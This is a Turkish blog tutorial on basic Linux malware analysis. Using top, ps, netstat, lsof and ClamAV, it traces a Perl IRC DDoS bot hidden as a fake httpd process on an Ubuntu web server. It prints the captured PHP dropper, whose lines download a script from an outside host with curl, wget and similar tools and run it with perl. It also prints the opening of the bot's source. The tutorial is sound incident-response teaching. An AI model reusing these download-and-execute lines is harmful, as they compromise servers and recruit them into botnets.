Basit Malware Analizi (Linux)

written by Mert SARICA | 5 October 2010


Zararlı yazılımlar Windows işletim sisteminden mi ibaret ? Tabii ki hayır özellikle botnet ağının parçası olan zombi sunucuların internette güvenlik yaması yüklenmemiş web uygulamalarını istismar etmek için taradığı günümüzde, Linux sunucu kullanımının Windows sunucu kullanımına kıyasla daha yüksek olması, Linux işletim sistemleri üzerinde çalışan zararlı yazılımların sayısında artışa neden olmaktadır.

Bugünkü yazımda üzerinde zararlı yazılım çalıştığından şüphe ettiğiniz bir Linux web sunucusu (veya masa üstü) üzerinde çalıştırabileceğiniz bir kaç basit komut ile nasıl zararlı yazılım hakkında bilgi edinebileceğinizden kısaca ve basitçe bahsedeceğim.

Çoğunlukla üzerinde zararlı yazılım çalışan bir işletim sisteminin stabilitesi bozulduğunda yüksek miktarda hafıza ve/veya CPU tüketimine neden olmaktadır.


Örnek olarak üzerinde zararlı yazılım çalıştığından şüphe duyduğumuz bir Ubuntu dağıtımına göz atalım. (İnceleme öncesine trojan tarafından kullanılan irc sunucularına ait alan adları HOSTS dosyasına 192.168.1.3 IP adresini çözümleyecek şekilde tanımlanmıştır.)

Yüksek CPU tüketiminden şüphe ettiğimiz bir Linux sistem üzerinde “top” komutu ile sistem üzerinde çalışan programların/komutların ne kadar CPU tükettiğini listeleyebiliriz.




Ekran görüntüsünden görüleceği üzere www-data kullanıcısı tarafından çalıştırılan perl programı %98 CPU tüketmektedir. www-data kullanıcısı, perl komutunun web sunucusu tarafından çalıştırıldığına dair bize ipucu vermekte fakat bu komutun hangi klasör içinden çalıştırıldığına dair bilgi vermediği için araştırmamıza devam etmemiz gerekmektedir.

Sistem üzerinde çalışan programları “ps ax” komutu ile (normal şartlarda kullanıcı bilgisinide içermesi nedeniyle “ax” yerine “aux” parametrelerinin kullanılmasını öneriyorum) çalışan işlemleri (process) listelettiğimizde “top” komutunun çıktısında en üstte yer alan 12457 ID’li perl programının burada “/usr/bin/httpd” olduğunu görüyoruz.



Bir kaç satır üste baktığımızda sistem üzerinde apache2'ninde çalıştığı görülmektedir. Hem apache2 ve hem httpd sistemimiz üzerinde çalışıyor ve iki farklı komut (top ve ps) tek bir PID (process id) için iki farklı programı işaret ettiği için alarm çanlarını çalabiliriz çünkü bu sistem üzerinde birşeylerin kendini gizlemeye çalıştığını açıkça işaret ediyor.

Araştırmamıza devam ederek sistem üzerinde öncelikle TCP protokolüne ait açık ağ bağlantı noktalarını ve durumlarını "netstat -ant" komutu ile listeliyoruz. (Normal şartlarda netstat programı tarafından desteklenen tüm protokollere ait açık ağ bağlantı noktalarının listelenmesi için "netstat -an" komutunu kullanmanızı öneriyorum.)



Yukarıdaki ekran görüntüsünde, 192.168.2.129 IP adresine sahip olam sistemimiz 6667 numaralı bağlantı noktası üzerinden 192.168.1.3 IP adresi ile haberleştiğini görüyoruz. 6667-6669 bağlantı noktaları çoğunlukla IRC (internet relay chat) sohbet sunucuları tarafından kullanılmaktadır. Bu bağlantı noktası ile gerçekleşen haberleşme bize sistem üzerinde çalıştığından şüphe ettiğimiz zararlı yazılımın DDOS botu olma ihtimalini güçlendiriyor.

Sistemimiz üzerindeki açık dosya ve soketlerin listesini görmek için “lsof” komutundan faydalanabiliriz. Bu komut sayesinde 12457 PID’li şüpheli programın hangi dosyalara eriştiğini ve soketleri kullandığını listeliyoruz.

```
perl    12457 www-data  mem    REG    8,1  149332 320346 /lib/tls/i686/cmov/libm
-2.8.90.so
perl    12457 www-data  mem    REG    8,1    9676 320344 /lib/tls/i686/cmov/libd
l-2.8.90.so
perl    12457 www-data  mem    REG    8,1   21940 263442 /usr/lib/perl/5.10.0/au
to/Socket/Socket.so
perl    12457 www-data  mem    REG    8,1   17812 263251 /usr/lib/perl/5.10.0/au
to/IO/IO.so
perl    12457 www-data  mem    REG    8,1  113252 310709 /lib/ld-2.8.90.so
perl    12457 www-data    0r   CHR    1,3         6732 /dev/null
perl    12457 www-data    1w  FIFO    0,6        63584 pipe
perl    12457 www-data    2w   REG    8,1   15262 479317 /var/log/apache2/error.
log
perl    12457 www-data    3u  IPv4  63534          TCP *:www (LISTEN)
perl    12457 www-data    4r  FIFO    0,6        63544 pipe
perl    12457 www-data    5w  FIFO    0,6        63544 pipe
perl    12457 www-data    6w   REG    8,1       0 479318 /var/log/apache2/other_
vhosts_access.log
perl    12457 www-data    7w   REG    8,1   14566 479316 /var/log/apache2/access
.log
perl    12457 www-data    8u  0000    0,7       0     15 anon_inode
perl    12457 www-data    9u  sock    0,4        63555 can't identify protocol
perl    12457 www-data   10u  IPv4  67852          TCP 192.168.2.129:46075->ir
c.indoforum.org:ircd (ESTABLISHED)
root@bt:/bot# lsof -p 12457_
```

En üst satırda yer alan ve perl'e ait olan socket kütüphanesi bize çalışan zararlı yazılımın Perl ile hazırlandığını, "ps ax" çıktısında yer alan "/usr/bin/httpd" komutunun sahte olduğunu açıkça ifade ediyor. Bununlada yetinmeyip çapraz kontrol adına "ls -al /usr/bin/httpd" komutu ile httpd programının sistem üzerindeki varlığını kolayca teyit edebiliriz.

```
 5904 tty5     S+     0:00 iptraf
 5988 tty4     S+     0:00 -bash
 6757 tty2     S+     0:00 -bash
 8751 ?        Ss     0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0
12430 ?        Ss     0:00 /usr/sbin/apache2 -k start
12439 ?        S      0:00 /usr/sbin/apache2 -k start
12441 ?        S      0:00 /usr/sbin/apache2 -k start
12442 ?        S      0:00 /usr/sbin/apache2 -k start
12443 ?        S      0:00 /usr/sbin/apache2 -k start
12444 ?        S      0:00 /usr/sbin/apache2 -k start
12445 ?        S      0:00 /usr/sbin/apache2 -k start
12454 ?        Z      0:00 [sh] <defunct>
12457 ?        R     27:11 /usr/sbin/httpd
13133 ?        S      0:00 /usr/sbin/httpd
14624 ?        S      0:00 /usr/sbin/apache2 -k start
14627 ?        Z      0:00 [sh] <defunct>
14630 ?        R     11:03 /usr/local/apache/bin/httpd -DSSL
15081 tty3     S      0:00 -bash
18526 ?        Ss     0:00 /usr/sbin/clamd
20116 tty3     S+     0:00 less
20477 tty2     T      0:00 top
21662 tty1     R+     0:00 ps ax
root@bt:/# ls -al /usr/sbin/httpd
ls: cannot access /usr/sbin/httpd: No such file or directory
root@bt:/# _
```

"lsof" komutunun diğer bir güzel özelliği ise size ilgili program tarafından kullanılan CWD (current working directory) bilgisinide veriyor olmasıdır.

www-data kullanıcısı apache2 programının çalıştırılmasından sorumlu ise ve şüphelendiğimiz zararlı yazılım/komut bu kullanıcı tarafından çalıştırılmış ise bu durumda ikisinin tek ortak noktasının apache2 programı olduğu düşünüldüğünde “lsof | grep -i www-data | grep cwd ” komutu ile www-data kullanıcısına ait bilgiler filtrelendiğinde karşımıza aşağıdaki tablo çıkıyor.

```
root@bt:/# lsof | grep -i www-data | grep cwd
apache2   12439   www-data  cwd       DIR        8,1    4096     442277 /var/www
/maker/info
apache2   12441   www-data  cwd       DIR        8,1    4096          2 /
apache2   12442   www-data  cwd       DIR        8,1    4096          2 /
apache2   12443   www-data  cwd       DIR        8,1    4096     442277 /var/www
/maker/info
apache2   12444   www-data  cwd       DIR        8,1    4096          2 /
apache2   12445   www-data  cwd       DIR        8,1    4096          2 /
perl      12457   www-data  cwd       DIR        8,1    4096          2 /
perl      13133   www-data  cwd       DIR        8,1    4096          2 /
apache2   14624   www-data  cwd       DIR        8,1    4096          2 /
perl      24984   www-data  cwd       DIR        8,1    4096          2 /
root@bt:/# _
```

En üst satırda yer alan ve apache2’ye ait olan CWD bilgisi (“/var/www/maker/info”) bize zararlı programın www-data kullanıcısı ile apache2 üzerinden çalıştırılmış olma ihtimalini oldukça güçlendiriyor.

ClamAV antivirüs yazılımı ile ilgili klasör üzerinde yaptığımız tarama sonuç veriyor ve trojanın bu klasör içinde bulunduğu netlik kazanıyor.

```
root@bt:/# clamscan /var/www/maker/info
LibClamAV Warning: **************************************************
LibClamAV Warning: ***  The virus database is older than 7 days!  ***
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: **************************************************
/var/www/maker/info/spd.php: PHP.Downloader-4 FOUND
/var/www/maker/info/rdl.txt: Trojan.IRCBot-1142 FOUND
/var/www/maker/info/robot.php: PHP.Shell FOUND

----------- SCAN SUMMARY -----------
Known viruses: 465915
Engine version: 0.94.2
Scanned directories: 1
Scanned files: 3
Infected files: 3
Data scanned: 0.12 MB
Time: 7.166 sec (0 m 7 s)
root@bt:/# _
```

```
<?php
echo exec('cd /tmp;curl -o  http://goodfilter.net/maker/info/rdl.txt;perl rdl.tx
t;rm -rf rdl.txt');
echo exec('cd /tmp;GET  http://goodfilter.net/maker/info/rdl.txt;perl rdl.txt;rm
 -rf rdl.txt');
echo exec('cd /tmp;wget  http://goodfilter.net/maker/info/rdl.txt;perl rdl.txt;r
m -rf rdl.txt');
echo exec('cd /tmp;fetch  http://goodfilter.net/maker/info/rdl.txt;perl rdl.txt;
rm -rf rdl.txt');
echo exec('cd /tmp;lwp-download  http://goodfilter.net/maker/info/rdl.txt;perl r
dl.txt;rm -rf rdl.txt');
echo passthru('cd /tmp;fetch  http://goodfilter.net/maker/info/rdl.txt;perl rdl.
txt;rm -rf rdl.txt');
echo passthru('cd /tmp;wget  http://goodfilter.net/maker/info/rdl.txt;perl rdl.t
xt;rm -rf rdl.txt');
echo passthru('cd /tmp;curl -o  http://goodfilter.net/maker/info/rdl.txt;perl rd
l.txt;rm -rf rdl.txt');
echo passthru('cd /tmp;GET  http://goodfilter.net/maker/info/rdl.txt.txt;perl rd
l.txt;rm -rf rdl.txt');
echo passthru('cd /tmp;lwp-download  http://goodfilter.net/maker/info/rdl.txt;pe
rl rdl.txt;rm -rf rdl.txt');
echo system('cd /tmp;curl -o  http://goodfilter.net/maker/info/rdl.txt;perl rdl.
txt;rm -rf rdl.txt');
@
"/var/www/maker/info/spd.php" 23 lines, 2058 characters
```

```
  GNU nano 2.0.7                File: rdl.txt

use IO::Socket::INET;
use HTTP::Request;
use LWP::UserAgent;

my @ps = ("/usr/sbin/httpd","/usr/local/apache/bin/httpd -DSSL","/sbin/syslogd"$
$processo = $ps[rand scalar @ps];
my $linas_max='10';
my $sleep='3';
my @adms=("Deddi");
my @canais="#NetWork";
my @nickname = ("cRc|1",
 "cRc|2",
 "cRc|3",
 "cRc|4",
 "cRc|5",
 "cRc|6",
 "cRc|7",
 "cRc|8",
 "cRc|9",
 "cRc|10",
                        [ Read 1095 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Yukarıda yer alan son ekran görüntüsünde rdl.txt dosyasına herhangi bir metin editörü ile baktığımızda ise bunun bir ddos botu olduğu ve “ps ax” komutunun çıktısında zararlı yazılımın neden “/usr/bin/httpd” olarak görüldüğü anlaşılıyordu.

İnternet üzerinden bulmuş olduğum bir trojan (ddos saldırısı gerçekleştirme özelliğine sahip) ile oluşturmuş olduğum örnek bir senaryo üzerinden giderek sizlere basitte olsa Linux işletim sistemi üzerinde nasıl zararlı yazılım izi

sürebileceğinizi kısaca anlatmaya çalıştım, umarım faydalı olmuştur.

Bir sonraki yazıda görüşmek dileğiyle…